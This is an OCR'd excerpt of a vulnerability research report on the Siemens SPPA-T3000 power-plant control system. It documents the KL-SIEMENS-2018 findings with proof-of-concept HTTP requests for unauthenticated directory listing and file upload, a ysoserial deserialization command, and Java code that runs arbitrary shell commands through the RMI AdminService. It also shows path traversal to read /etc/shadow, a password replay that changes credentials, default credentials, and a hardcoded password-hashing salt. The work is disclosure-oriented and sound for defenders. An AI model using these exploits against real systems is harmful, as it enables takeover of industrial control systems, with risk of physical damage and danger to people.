Alias /orion/software/ "D:/SPPA-T3000/Orion/software/"
<Directory "D:/SPPA-T3000/Orion/software">
    Options Indexes MultiViews
    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>
```

The folder "*/orion/software*" and its subfolders contains sensitive configuration data for automation software.

Index of /orion/software/config

- Parent Directory
- AdminConsoleLogging.properties
- AeServerLogging.cfg
- AlarmLogging.cfg
- ArchiveLogging.cfg
- CallHomeLogging.cfg
- CecLogging.cfg
- DSLogging.cfg
- DialogAcknowledger.cfg
- FileIOApplicationService/
- FsFmLogging.cfg
- HwLogging.cfg
- IO-Tools/
- ImServerLogging.cfg
- LicLogging.cfg
- LockEngineering.cfg
- MonitorLogging.cfg
- OpcClientApiLogging.cfg

Directory listing

Apache Tomcat serves three web applications: manager, RemoteDiagnosticView, and orion. According to its configuration file "*%SPPA_HOME%\ApacheGroup\ApacheTomcat\webapps\manager\WEB-INF\web.xml*", all servlets are constrained with security roles, but the list of Tomcat users is empty in "*%SPPA_HOME%\ApacheGroup\ApacheTomcat\conf\tomcat-users.xml*". RemoteDiagnosticView is a web application for diagnostic elements inside SPPA system and it is accessible only via 8080/TCP port. The orion web application is the one, which is accessible over the 443/TCP port (External network). Accessible servlets of this web application are presented in the file "*%SPPA_HOME%\ApacheGroup\ApacheTomcat\webapps\manager\WEB-INF\web.xml*".

```
        <servlet-mapping>
                <servlet-name>ConfigurationServlet</servlet-name>
                <url-pattern>/servlet/ConfigurationServlet</url-pattern>
        </servlet-mapping>
        <servlet-mapping>
                <servlet-name>FeatureUsageDataDispatcher</servlet-name>
                <url-pattern>/servlet/FeatureUsageDataDispatcher</url-pattern>
        </servlet-mapping>
        <servlet-mapping>
                <servlet-name>BrowseServlet</servlet-name>
                <url-pattern>/servlet/BrowseServlet</url-pattern>
        </servlet-mapping>
        <servlet-mapping>
                <servlet-name>FileUpload</servlet-name>
                <url-pattern>/servlet/FileUpload</url-pattern>
        </servlet-mapping>
        <servlet-mapping>
                <servlet-name>FileUploadServlet</servlet-name>
                <url-pattern>/servlet/FileUploadServlet</url-pattern>
        </servlet-mapping>
...
        <servlet-mapping>
                <servlet-name>ManagerServlet</servlet-name>
                <url-pattern>/servlet/ManagerServlet</url-pattern>
        </servlet-mapping>
        <servlet-mapping>
                <servlet-name>InfoServlet</servlet-name>
                <url-pattern>/servlet/InfoServlet</url-pattern>
        </servlet-mapping>
...
        <servlet-mapping>
                <servlet-name>ProjectContainer</servlet-name>
                <url-pattern>/servlet/pc/ServiceFactory</url-pattern>
        </servlet-mapping>
...
        <servlet-mapping>
```

```
                <servlet-name>AlarmContainer</servlet-name>
                <url-pattern>/servlet/alarm/ServiceFactory</url-pattern>
        </servlet-mapping>
        <servlet-mapping>
                <servlet-name>PlantDisplayServer</servlet-name>
                <url-pattern>/servlet/pds/ServiceFactory</url-pattern>
        </servlet-mapping>
        <servlet-mapping>
                <servlet-name>DiagnosticServer</servlet-name>
                <url-pattern>/servlet/ds/ServiceFactory</url-pattern>
        </servlet-mapping>
...
```

Arbitrary directory listing (KL-SIEMENS-2018-006)

BrowseServlet allows unauthenticated users to list arbitrary directories (KL-SIEMENS-2018-006). The "*target-name*" HTTP header defines the directory to be listed.

```
POST /orion/servlet/BrowseServlet HTTP/1.1
Host: <ip addrees>
User-Agent: <UA>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
target-name: orion/OrionImport/
basedir: d:/
list_type: files_and_dirs
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 0
```

Arbitrary directory listing proof of concept request

File upload (KL-SIEMENS-2018-007)

FileUploadServlet allows unauthenticated users to create files (KL-SIEMENS-2018-007) with arbitrary contents. In the example below, the "*target-name*" HTTP header defines the name of a new file in the directory defined in the "*basedir*" header.

```
POST /orion/servlet/FileUploadServlet HTTP/1.1
Host: <ip address>
User-Agent: <UA>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
target-name: test_file.exe
basedir: c:\windows\
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 9
Content-Type: multipart/form-data;
<arbitrary file content>
```

Arbitrary file upload proof of concept request

SPPA-T3000 Java RMI

Java RMI is a main communication mechanism inside SPPA-T3000. Containers that require network access register their services in the RMI registry on different network ports.

Container Name	Port	Purpose
Alarm Container	0.0.0.0:50003	RMI Service
	0.0.0.0:8090	HTTP
	TCP: AutomationNet:DP	-
Simatic Communication Container	0.0.0.0:50012	RMI Service
	0.0.0.0:8096	HTTP
Diagnostic Container	0.0.0.0:50005	RMI Service
	TCP:0.0.0.0:55000	-
	TCP: AutomationNet:DP	-
Exec diagnostic container over Modbus	AutomationNet:11000-11009	RPC Services

Container Name	Port	Purpose
(Runtime Container)	TCP:0.0.0.0:DP	-
	UDP:0.0.0.0:10000	-
Service Container	0.0.0.0:50009	RMI Service
	TCP:0.0.0.0:50204	-
	ApplicationNet:10040	RPC Service
License Server	0.0.0.0:50008	RMI Service
Monitor Container	0.0.0.0:1099	RMI Registry
	0.0.0.0:50001	RMI Service
	TCP:0.0.0.0:50201	-
Project Container	0.0.0.0:1100	RPC Registry
	0.0.0.0:50002	RMI Service
	TCP:0.0.0.0:50200	-
	AutomationNet:53000	RPC Service
	UDP:0.0.0.0:53001	-
	UDP: AutomationNet:53002	-
Plant Display Server	0.0.0.0:50004	RMI Service
	0.0.0.0:8094	HTTP
runtime container 201	0.0.0.0:50150	RMI Service
	TCP:0.0.0.0:50151	-
	TCP:0.0.0.0:50202	-
	UDP:0.0.0.0:162	-
	UDP:0.0.0.0:DP	-
	UDP:0.0.0.0: 53500-53531	-
runtime container RF	0.0.0.0:50152	RMI Service
	TCP:0.0.0.0:50153	-
	TCP:0.0.0.0:50203	-
	UDP:0.0.0.0:DP	-

SPPA-T3000 Java containers ports

Application server uses TCP port 1099 for RMI registry. For Java RMI traffic analysis a dissector was written[34].

```
Attributes[NameAttribute:pc/ServiceFactory,StatusAttribute:1,] ])
JRMI return for lookup: Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef [liveRef:
[endpoint:[sppa-app:50002](remote),objID:[-4c6694b2:16ca2f143aa:-7ffb,                    -
4630573603133886992]]]]]
JRMI return for getPasswordChecker: null
JRMI call: ServiceFactory.getService([0, EventManager])
JRMI return for getService: Proxy[ListenerBookkeeper,RemoteObjectInvocationHandler[UnicastRef
[liveRef:                [endpoint:[sppa-app:50002](remote),objID:[-4c6694b2:16ca2f143aa:-7ff8,
866668442426534148 7]]]]]
JRMI call: java.rmi.dgc.DGC.dirty([[Ljava.rmi.server.ObjID;@7c18432b, -9223372036854775802,
java.rmi.dgc.Lease@7646731d])
JRMI return for dirty: java.rmi.dgc.Lease@70e29e14
JRMI call: ListenerBookkeeper.addListener([EventSourceListener_Stub[UnicastRef [liveRef:
[endpoint:[192.168.0.1:50000](remote),objID:[-2d52147b:16ca468fbbe:-7ff6,                -
945015872438191 12]]]], pc/ServiceFactory/EventManager, PcEventType cat=SESSION])
JRMI return for addListener: 14
JRMI call: ListenerBookkeeper.renewLease([EventSourceListener_Stub[UnicastRef [liveRef:
[endpoint:[192.168.0.1:50000](remote),objID:[-2d52147b:16ca468fbbe:-7ff6,                -
945015872438191 12]]]])
JRMI return for renewLease: EventNumberData contains 1 entries.For eventtype PcEventType
cat=SESSION and source pc/ServiceFactory/EventManager a counter (=14) exists.

JRMI call: LoginService.login([username, [B@5d8445d7, null, 192.168.0.1])
JRMI return for login: 24875
JRMI call: LoginService.getSessionId([24875])
```

[34] https://github.com/klsecservices/desert

```
JRMI return for getSessionId: 24874
JRMI call: LoginService.getUserId([24875])
JRMI return for getUserId: 85
```

PoC of SPPA-T3000 Java RMI dissector

RMI registry has a vulnerability related to unsafe Java object deserialization. To exploit this vulnerability, a publicly available[35] proof-of-concept tool was used. However, ysoserail uses *common-beanutils* to build a property gadget chain, but in SPPA an old version of it is used. *pom.xml* patched for exploitation is shown further.

```
<dependency>
    <groupId>commons-beanutils</groupId>
    <artifactId>commons-beanutils</artifactId>
    <version>1.7.0</version>
</dependency>
```

Usage of ysoserail is shown further.

```
java -cp ysoserial-all.jar ysoserial.exploit.RMIRegistryExploit <ip address> 1099
CommonsBeanutils1 "calc.exe"
```

Using *java.rmi.registry.LocateRegistry* and its *getRegistry*, *list*, and *lookup* methods, all bound services in the RMI registry can be listed.

```
jmx_cnt_1400:Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef:
[endpoint:[sppa-app:50004]...]]]]
LookUpService:LookUpServiceImpl_Stub[UnicastRef [liveRef: [endpoint:[sppa-app:50001]...]]]]
jmx_cnt_1300:RMIServerImpl_Stub[UnicastRef2 [liveRef: [endpoint:[sppa-app:50001]...]]]]
jmx_cnt_1700:Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef:
[endpoint:[sppa-app:50012]...]]]]
jmx_cnt_2100:Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef:
[endpoint:[sppa-app:50009]...]]]]
jmx_cnt_1600:Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef:
[endpoint:[sppa-app:50008]...]]]]
jmx_cnt_201:RMIServerImpl_Stub[UnicastRef2 [liveRef: [endpoint:[sppa-app:50151]...]]]]
jmx_cnt_205:RMIServerImpl_Stub[UnicastRef2 [liveRef: [endpoint:[sppa-app:50150]...]]]]
jmx_cnt_1100:Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef:
[endpoint:[sppa-app:50003]...]]]]
serviceContainer_2100:Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef:
[endpoint:[sppa-app:50009]...]]]]
jmx_cnt_1500:Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef:
[endpoint:[sppa-app:50005]...]]]]
jmx_cnt_1000:Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef:
[endpoint:[sppa-app:50002]...]]]]
```

LookUpService looks as a proprietary registry of RMI services. Using the *list* method, names of services can be listed.

```
NameAttribute:pc/ServiceFactory StatusAttribute:1
NameAttribute:alarm/ServiceFactory StatusAttribute:1
NameAttribute:afc/ServiceFactory/900 StatusAttribute:1
NameAttribute:IO-Tools/ServiceFactory/1900 StatusAttribute:1
NameAttribute:monitor/ServiceFactory/1300 StatusAttribute:1
NameAttribute:monitor/ServiceFactory StatusAttribute:1
NameAttribute:afc/ServiceFactory/205 StatusAttribute:1
NameAttribute:pds/ServiceFactory StatusAttribute:1
NameAttribute:ls/ServiceFactory StatusAttribute:1
NameAttribute:ds/ServiceFactory StatusAttribute:1
NameAttribute:afc/ServiceFactory/201 StatusAttribute:1
NameAttribute:cc/ServiceFactory/1700 StatusAttribute:1
```

[35] https://github.com/frohoff/ysoserial

```
NameAttribute:OrionServiceContainer/ServiceFactory/2100 StatusAttribute:1
```

Using the *lookup* method, references to services can be retrieved.

```
Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef     [liveRef:     [endpoint:[sppa-
app:50002]...]]]]
Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef     [liveRef:     [endpoint:[sppa-
app:50003]...]]]]
Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef     [liveRef:     [endpoint:[sppa-
app:50009]...]]]]
Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef     [liveRef:     [endpoint:[sppa-
app:50009]...]]]]
DefaultServiceFactoryImpl_Stub[UnicastRef [liveRef: [endpoint:[sppa-app:50001]...]]]]
DefaultServiceFactoryImpl_Stub[UnicastRef [liveRef: [endpoint:[sppa-app:50001]...]]]]
DefaultServiceFactoryImpl_Stub[UnicastRef [liveRef: [endpoint:[sppa-aut:50150]...]]]]
Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef     [liveRef:     [endpoint:[sppa-
app:50004]...]]]]
Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef     [liveRef:     [endpoint:[sppa-
app:50008]...]]]]
Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef     [liveRef:     [endpoint:[sppa-
app:50005]...]]]]
DefaultServiceFactoryImpl_Stub[UnicastRef [liveRef: [endpoint:[sppa-aut:50151]...]]]]
Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef     [liveRef:     [endpoint:[sppa-
app:50012]...]]]]
Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef     [liveRef:     [endpoint:[sppa-
app:50009]...]]]]
```

Again, this RMI service looks as a proprietary registry of services. This service implements the *ServiceFactory* interface, and it has only one method - *getService*. This method allows to get a service by name.

Weak authentication (KL-SIEMENS-2018-004)

There is no encryption in communications between clients and the RMI service. As a result, an attacker can perform a man-in-the-middle attack and get valid credentials (a login name, and a hash of a password).

```
0030 [redacted] ac ed 00 05 77 22 a9 aa 16   ......P. ...w"...
0040 34 f9 c3 0b 44 77 d6 3f 33 00 00 01 6f 20 5b 01   4...Dw.? 3...o [.
0050 c2 a5 ea ff ff ff ff b4 7b a7 bb d3 bc ff f0 74   ........ {......t
0060 00 09 6f 70 65 72 61 74 6f 72 31 75 72 00 02 5b   ..operat or1ur..[
0070 42 ac f3 17 f8 06 08 54 e0 02 00 00 70 78 70 00   B......T ....pxp.
0080 00 00 20 69 d1 3e 6a 54 82 64 92 04 11 f5 48 69   .. i.>jT .d....Hi
0090 51 12 b4 0c 9d ab 24 9b 1b 75 84 9e d1 53 31 fb   Q.....$. .u...S1.
00a0 23 d0 1b 70 74 00 0a [redacted]   #..pt..[redacted]
00b0 [redacted]
```

These credentials can be used for authentication on the service:

```
String traffic_hash = "69d13e6a548264920411f548695112b40c9dab249b1b75849ed15331fb23d01b";
String desired_hash = "d5709e747cff3db14c5826fe5025452bace19a49e245ec4d49e508976cbde417";
LoginService login =(LoginService)factory.getService(0, "LoginService");
int loginid = login.login("operator1",    hexToBytes(traffic_hash), null, client_ip);
SecurityService sec =(SecurityService)factory.getService(loginid, "SecurityService");
sec.updatePassword(hexToBytes(traffic_hash), hexToBytes(desired_hash));
```

This vulnerability is accessible only in the case of using fat clients of SPPA.

RMI Admin service remote command execution (KL-SIEMENS-2018-002)

Many remote services are available to clients over TCP on Application server, one of the services is *AdminService*, which is available without authentication. This service is described as an interface in *com.pg.orion.pc.admin.AdminService.java* of *pc.jar* and implemented in the

com.pg.orion.pc.admin.AdminServiceProvider class. An attacker can call the *runScript* method in this service (KL-SIEMENS-2018-002). As a result, the array of bytes in the second argument will be transformed to a java class with arguments in the third argument.

```
public synchronized String runScript(String className, byte[] classByteCode, String[]
argumentsToExecute)
    throws RemoteException, ProjectContainerException
  {
    int i = GroupAlarmFilter.a;
    if ((!paramString.equals(z[13])) && (paramString.indexOf(z[10]) == -1)) {
      a.warn(z[9] + paramString);
    }
    EngineeringCoordinator                    localEngineeringCoordinator                    =
(EngineeringCoordinator)PcRegistry.lookup(z[0]);
    localEngineeringCoordinator.enterEngineeringSection(-1);
    try
    {
      AdminScript localAdminScript = (AdminScript)Class.forName(paramString, true, new
ByteClassLoader(paramArrayOfByte)).newInstance();
      String str = localAdminScript.execute(paramArrayOfString);jsr 71;
      if (InvertablePortFilter.a) {
        GroupAlarmFilter.a = ++i;
      }
      return str;
    }
```

Handler of runScript method in service AdminScript

Code to call runScript method.

```
Registry registry = LocateRegistry.getRegistry(host, port);
Remote ref = registry.lookup("LookUpService");
LookUpServiceImpl_Stub stub = (LookUpServiceImpl_Stub)ref;
Attribute[] attr = new Attribute[]{new NameAttribute("pc/ServiceFactory"), new
StatusAttribute(1)};
ServiceFactory factory = (ServiceFactory)stub.lookup(new ServiceTemplate(null, null, attr));
AdminService admin =(AdminService)factory.getService(0, "AdminService");
System.out.println(admin.toString());
System.out.println(admin.runScript(
       "com.company.Main", hexToBytes("cafebabe..."), new String[] {"ipconfig", "/all"}
)
```

A proof-of-concept Java class can be used. It executes a string in the argument as a shell command.

```
public class Main
  implements AdminScript {
    public String execute(String[] var1) {
      String command = var1[0];
      try {
        Process p = Runtime.getRuntime().exec(command);
        p.waitFor();
        BufferedReader reader = new BufferedReader(newInputStreamReader(p.getInputStream()));
        String result = "";
        String line = "";
        while ((line = reader.readLine()) != null) {
          result = result.concat(line);
          result = result.concat("\n");
        }
        return result;
      } catch (Exception e) {
        return "Error";
      }
    }
  }
}
```

The same service has the *getFolders* method used to list directories in a directory.

RMI Security Service sensitive data exposure (KL-SIEMENS-2018-003)

Another service is SecurityService, which is available without authentication. This service is located in *com.pg.orion.pc.security.SecurityService.java of pc.jar*. An attacker can call the *getAllUsersData* method and receive information about all users (KL-SIEMENS-2018-003). Using another service - *LoginService* – an attacker can get additional information to generate a password hash. If there is a user already authenticated on the service, the attacker can get their UserID and ClientID using the *getLoginSessions* method in SecurityService. Using this UserID and ClientID, the attacker can get hashes of passwords with the *getAllUsers* method in SecurityService. Using the *updatePassword* method in SecurityService, the attacker can change user passwords.

Accessing vulnerable RMI through a trusted remote port

The Orion web application in Apache Tomcat has the ProjectContainer servlet, which handles the requests like "POST /orion/servlet/pc/ServiceFactory". This servlet is defined in the *com/pg/orion/basic/rmiservlet/RemoteServerServlet.class* class of *base.jar*. POST requests are processed in the *doPost* method.

```
String str3 = (String)((List)localObject1).get(0);
Object[] arrayOfObject = (Object[])((List)localObject1).get(1);
str2 = paramHttpServletRequest.getHeader("serviceId");
localRemote = (Remote)localServletSession.getAttribute(str2);
if (localRemote == null)
{
       mLogger.warn("session " + localServletSession.getId() + " - no service found - serviceId
" + str2 + " method " + str3);
       localServiceUrl = new ServiceUrl(str1);
       localRemote = getRmiService(localServiceUrl, i);
       localServletSession.setAttribute(str2, localRemote);
       localObject2 = localServiceUrl.getExtension();
       createMethodStore((String)localObject2);
       localServletSession.setAttribute(str1, localServiceUrl);
}
localServiceUrl                                                                                =
(ServiceUrl)localServletSession.getAttribute(paramHttpServletRequest.getHeader("serviceUrl"));
localObject2      =      invokeRmiMethod(i,      str2,      localRemote,      arrayOfObject,
localServiceUrl.getExtension(), str3);
```

According to the code of this method, methods of registered RMI services can be called through this servlet. Thus, previous vulnerabilities can be accessed through the 443/TCP port on Application server (External network).

```
HttpURLConnection con = (HttpURLConnection) url.openConnection();
((HttpsURLConnection)con).setHostnameVerifier(verifier);
con.setRequestMethod("POST");
con.setRequestProperty("requestType", "REMOTESERVERSERVLET_METHODCALL");
con.setRequestProperty("serviceUrl", "pc/ServiceFactory/com.pg.orion.pc.admin.AdminService");
con.setRequestProperty("serviceId", "0");
con.setRequestProperty("id", "0");
con.setDoOutput(true);
OutputStream os = con.getOutputStream();
List<Object> obj = new ArrayList<Object>();
Object[] args = {
         "com.company.Main",
         hexToBytes(
         "cafebabe..."),
         new String[] {"ipconfig", "/all"}
};
obj.add("public                              abstract                              java.lang.String
com.pg.orion.pc.admin.AdminService.runScript(java.lang.String,byte[],java.lang.String[]) throws
java.rmi.RemoteException,com.pg.orion.pc.exceptions.ProjectContainerException");
obj.add(args);
ObjectOutputStream oos = new ObjectOutputStream(os);
```

```
oos.writeObject(obj);
oos.close();
os.close();
InputStream is = con.getInputStream();
ObjectInputStream ois = new ObjectInputStream(is);
Object result = ois.readObject();
System.out.println(result.toString());
```

There is object deserialization in method doPost of ProjectContainer servlet too, and as a result an attacker can exploit a java deserialization vulnerability over the 443/TCP port, too.

```
ObjectInputStream localObjectInputStream = new
ObjectInputStream(paramHttpServletRequest.getInputStream());
    ObjectOutputStream localObjectOutputStream = new
ObjectOutputStream(paramHttpServletResponse.getOutputStream());
…
Object localObject1 = localObjectInputStream.readObject();
```

Application server can run with the 1100/TCP port being opened. This port is used as an RMI registry for interaction with Automation server. It was determined, that the RMI registry is used at least while Automation server runs as a Migration server. It is possible that the port can be opened in some other specific cases of Automation configuration. An RPC class, which is inherited from the original Java RMI with some changes, is implemented to work with this RMI registry. To make a difference from the RMI registry on the 1099/TCP port, we will call the RMI registry on port 1100/TCP *RPC registry* and its services – *RPC services*. RPC services are implemented in Project Container, Services Container and Runtime Container, in our case *diag_rtc*, which is responsible for diagnostics over Modbus. During the interaction with RPC services, data is transferred in plain text.

Port	RPC Service
10010	rpc/afc/203/RuntimeEngineeringService_B
10020	rpc/afc/203/AlarmSrcContainerIfc_B
10030	rpc/afc/203/ClientService_B
10040	rpc/afc/PublisherServiceFactory/203_B
10070	rpc/afc/203/Log4jConfigService_B
10080	rpc/afc/203/MonitorService_B
10090	rpc/afc/203/DiagnosticContainerService_B

SPPA-T3000 user management and credentials storage

User management is not related to OS accounts, as SPPA-T3000 has an internal user database to access the application by an operator, supervisor, engineer, etc. User authentication is performed in Project Container. The list of available users is stored in *%ORIONROOT%\data\users\users1.xml* file, hashes of their passwords are contained in *%ORIONROOT%\data\pdata\pdata1.exm*. When the SPPA-T3000 application software starts, Project Container reads contents of these files and initializes the corresponding structures. The *pdata1.exm* file is a gzip archive (gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT)) encoded in base64. The archive contains Java serialized data file containing an xml file. The following fields are used in XML for storing password data.

Name	Type	Description
userid	Int	User ID
passwordtime	Int epoch	Password creation date (in ms)
s	String	Salt, unique for each user
i	Int	Base number for calculating hash iteration quantity
loginname	String	User name

Name	Type	Description
password	String Hex	SHA256

An algorithm to calculate the value of the password field has the following pseudocode. The tool[36] to extract password hashes and other parameters from *pdata1.exm* file by a login name, according to this algorithm, has been developed and can be used during the password auditing to check weak or dictionary passwords and their hash calculation parameters.

```
i0 = max(min(i, 200000), 100000) + 78742;
result = sha256(s+loginname+password+"e8cJP2Wv89").
/*
 string "e8cJP2Wv89" is hardcoded
*/
for (j = 0; j < i0; j++)
result = sha256(result)
```

There are different ways of how SPPA stores this information depending on its version: salt and iterations can be added to SHA hashing.

The *users1.xml* and *pdata1.exm* files have weak permissions allowing all OS users to read them, but writing is only for privileged accounts. For low-privileged users – like a power plant operator – it is possible to get account credentials for SPPA-T3000 with administrative privileges.

Password policy for SPPA-T3000 accounts is present in the *%ORIONROOT%\data\policy\policy0.xml* file having world-read permissions. This information can be used to make hash cracking more efficient.

Another way for in-application privilege escalation is to modify files with users' permissions and groups. The *acltypesN.xml* files (where N is user id) located in the *%ORIONROOT%\data\acltypes* directory contain the *target* and *role* fields, which define an access object and access rights to the object respectively for each user. Permissions for each role are stored in files located in the *D:\SPPA-T3000\Orion\data\rolepermissions* directory. By default, all of them have world-read permissions and can be modified by a member of the Administrators group.

AUTOMATION SERVER

Automation server's main role is to execute real-time automation functions and tasks for the power plant control process. Depending on a power plant project architecture and features, the role of Automation server can be different.

Role	Description
Automation Server (AS)	Interaction with I/O modules, which control and monitor power plant equipment: turbines, electric generator, heat recovery generator, etc.
Communication Server (CS)	SPPA-T3000 connection to third-party software. In fact, a protocol convertor supporting modbus, IEC-101/104, DNP3
Migration Server (MS)	SPPA-T3000 connection to the previous SPPA version (SPPA-T2000, TELEPERM ME) - downgrade compatibility

In the AS role, Automation server can be running both on Simatic S7-400 PLCs series or on a Packaged Industrial PC (PIP). All roles can be covered by a variety of hardware illustrated below.

[36] https://github.com/klsecservices/SPPA/blob/master/sppa_password_audit.py

Simatic S7-400, AS/CS3000 HW3 and Packaged Industrial PC[37]

CS/MS roles

Like for the AS role, Automation server based on a PIP in the CS/MS roles downloads supplementary files from Application server during startup, and then communicates back via Java RMI. All security issues described further are also applicable to the CS/MS roles.

Initialization of Automation applications

For Automation servers based on S7 PLCs, UDP connection is used for data exchange between Application and Automation servers. Data streams to process data exchanges (ports 10000 and up) don't have any security measures (authenticity, encryption, etc) and the only obstacle to perform the man in the middle attack to spoof data is the sequence number which can be obtained from a packet.

When Automation server is based on a Packaged Industrial PC, network communications with Application server are different. At first, during startup the server tries to download additional files from Application server to start runtime containers locally. Automation server's HTTP requests are shown in the screenshot below.

```
35.1    HTTP    210 GET //orion/software/config/afc/license_autsrv001.dat HTTP/1.0
35.51   HTTP    535 HTTP/1.0 404 File not found  (text/html)
35.1    HTTP    214 GET //orion/software/config/afc/rtc-launcher_autsrv001.sh HTTP/1.0
35.51   HTTP    535 HTTP/1.0 404 File not found  (text/html)
35.1    HTTP    214 GET //orion/software/config/afc/rtc-launcher_autsrv001.sh HTTP/1.0
35.51   HTTP    535 HTTP/1.0 404 File not found  (text/html)
35.1    HTTP    215 GET //orion/software/config/afc/protocols_cm_autsrv001.zip HTTP/1.0
35.51   HTTP    535 HTTP/1.0 404 File not found  (text/html)
35.1    HTTP    215 GET //orion/software/config/afc/protocols_cm_autsrv001.zip HTTP/1.0
35.51   HTTP    535 HTTP/1.0 404 File not found  (text/html)
35.1    HTTP    222 GET //orion/software/add_ons/protocols/protocols_cm_autsrv001.zip HTTP/1..
35.51   HTTP    535 HTTP/1.0 404 File not found  (text/html)
35.1    HTTP    222 GET //orion/software/add_ons/protocols/protocols_cm_autsrv001.zip HTTP/1..
35.51   HTTP    535 HTTP/1.0 404 File not found  (text/html)
35.1    HTTP    212 GET //orion/software/add_ons/protocols/protocols_cm.zip HTTP/1.0
35.51   HTTP    535 HTTP/1.0 404 File not found  (text/html)
35.1    HTTP    198 GET /orion/software/java/jar/launcher.jar HTTP/1.0
35.51   HTTP    535 HTTP/1.0 404 File not found  (text/html)
```

These files include protocol configuration, startup scripts and jar files to be launched on Application server.

The PTC Perc VM[38] Java machine is used to start runtime containers. It is a real-time Java machine widely spread in industrial, IoT and military[39] areas.

PTC Perc contains an Ahead-Of-Time (AOT) compilation mechanism. As a result, jar files contain a bytecode transformation (they are already partially "jitted"). That is why a regular decompiler fails for them. For this case, we wrote a PHP script to perform a reverse bytecode transformation. Therefore, regular decompilers succeeded.

If an attacker is connected to the Automation network, for them it would be a trivial task to intercept connection from Automation server (any network attack, e.g. ARP spoofing) and send specially crafted files to it. Automation server will unpack downloaded archives to the */home/orion* directory, so there is a possibility to overwrite critical files in the folder.

After startup, Automation server in migration role registers an RPC service appropriate for its tasks (Java RMI) in the RPC registry running on Application server on port 1100. We haven't seen all permutations of AS/CS/MS roles and hardware options, thus be prepared to see other ports on your power plant in case of running other roles on a Packaged Industrial PC.


Security issues

Security misconfiguration issues typical for all OT will also be present in power plants, and will provide (with network access to Automation server) full control over devices and the processes. includes

- Using default credentials *cmadmin:cm* it is possible to access to Automation servers based on PIP hardware (Linux box) with privileged account.
- Automation server in the AS role, based on the S7 PLC, has a misconfiguration, allowing an adversary to get read/write access without user authentication. For automation, discovering all S7 PLCs and their security misconfigurations S7Scan[40] tool can be used.

The security issues for Automation servers based on industrial PC are summarized and shown on the figure below.

[38] https://www.ptc.com/
[39] https://www.ptc.com/en/windchill-blog/ptc-perc-virtual-machine-technology-at-the-of-aegis-the-shield-of-the-fleet
[40] https://github.com/klsecservices/s7scan



Sensitive data exposure (KL-Siemens-2018-030)

In case of using RPC registry on Application server, there are a lot of remote services available for thin clients over TCP on Automation server. Using RPC Registry on Application server, an adversary can identify a remote port for a desired service on Automation server. In the "*rpc/afc/203/RuntimeEngineeringService_B*" service, there is the *requestRuntimeContainer* method, where the first argument defines an action to be executed. Using the *ReadFile* action, it is possible to get content of files on the system.

```
RpcServerReference ref = mgr.lookup(host, port, "rpc/afc/203/RuntimeEngineeringService_B");
System.out.println(ref.toString()); ref.connectRpc();
RuntimeEngineeringService svc = (RuntimeEngineeringService)ref.getRpcClientProxy(); Map<String,
String> args = new HashMap<String, String>();
System.out.println(svc.requestRuntimeContainer("ReadFile_jars/../../../../etc/shadow", args));
```

RMI requestRuntimeContainer remote code execution (KL-Siemens-2018-031)

Using the *WriteConfigFile* action, an adversary can write any file to any folder. For example, it can be a jar file, which executes a shell command from the command line. After that, using the *Script* method, this jar file will be executed.

```
RpcServerReference ref = mgr.lookup(host, port, "rpc/afc/203/RuntimeEngineeringService_B");
ref.connectRpc();
RuntimeEngineeringService svc = (RuntimeEngineeringService)ref.getRpcClientProxy(); Map<String,
String> args = new HashMap<String, String>();
String jarhex = "504b...";
String jar = new String(hexToBytes(jarhex), "ISO-8859-1");
args.put("CONTENT", jar);
args.put("FILE", "../scripts/test2.jar");
System.out.println(svc.requestRuntimeContainer("WriteConfigFile", args));
